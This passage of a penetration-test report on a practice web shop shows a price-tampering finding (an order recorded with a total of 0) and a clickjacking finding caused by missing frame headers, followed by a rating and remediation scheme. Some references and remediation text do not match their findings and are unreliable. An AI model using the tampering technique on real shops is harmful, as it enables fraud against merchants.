        sqp=CAc',
        'price':20,
        'qty':4
      }
```

Fig . Price changed



[redacted]laceorder

hackMe

admin Cart

Signin Shipping Payment Place Order

Shipping

testaddress, testcity, testcode, testcountry

Payment

Payment Method : Paypal

Shopping Cart

Mango
Qty: 1

Price $20

139.59.66.27

Order Placed


OK

Order Summary

Items	$20
Shipping	$10
Tax	$3
Order Total	$33

Place Order

Fig . Order has been placed



[redacted]/profile

hackMe

admin Cart

User Profile

Name: admin

Email: test@gmail.com

Password:

Update

Sign Out

Order History

Order Id	Date	Total	Paid	Delivered
634129823453b7a190569ba1	2022-10-08T07:40:50.786Z	0	Yes	No
634129903453b7a190569ba4	2022-10-08T07:41:04.766Z	33	Yes	No

Fig . Order History, Total price is 0

Remediation:

1. Let us look some use ways to prevent this attack. Enforce Strong Access Control over resources. Like resources mapped to the owner with some sort of random non-guessable number or non-sequence keys.
2. Check the user authorization before issuing the resource when the user requests it. A strong User role function should be implemented in the application. Validate the user role and user hash with the resource before the resource is released.

Reference(s):


- https://wiki.owasp.org/index.php/Top_10_2013-A4-Insecure_Direct_Object_References

4. Potential Clickjacking:

An attack that tricks a user into clicking a webpage element which is invisible or disguised as another element. This can cause users to unwittingly download malware, visit malicious web pages, provide credentials or sensitive information, transfer money, or purchase products online.

Impact	**To gain followers on social media and then, possibly, sell the social media account/page for mass marketing**
Ease of exploitation	**Difficult**
CVSS Score	**7.0**
Risk Rating	**Medium**

Steps to Reproduce:


Share result via url: http://web.clickjacker.io/test?url=http://[redacted]/#/signin COPY

Test Results:

Site:	http://[redacted]/signin
IP Address:	[redacted]
Time:	Sat Oct 08 2022 09:01:59 GMT+0000 (Coordinated Universal Time)
X-Frame-Options:	Missing header
CSP Header (Frame-Ancestors)	Missing header

It is vulnerable to clickjacking attack.

Remediation:

1. **As a website or web application owner, you must make sure that your web assets cannot be used in a clickjacking attack.**
2. **You may use several techniques for that purpose. You can also use several of them together to ensure full coverage. Here are the techniques in order of preference**

Reference(s):

- https://cwe.mitre.org/data/definitions/613.html

Ratings Standard:

The standard for the ratings will be "DREAD" which would deduce the rating of the vulnerability based on its:

- Damage potential
- Reproducibility
- Exploitability
- Affected users
- Discoverability

The possible ratings could be:

- **High**
- **Medium**
- **Low**
- **Info**

Remediation Estimates:

The reported issues must be remediated by the development team within the timeline given below and the issues need to be closed in the stipulated timeframe. The time frame to remediate the issues from the date of final report disclosure for various categories of issues is as follows:

- **High: Immediate**
- **Medium: 10 Days**
- **Low: 60 Days**

End of the Document.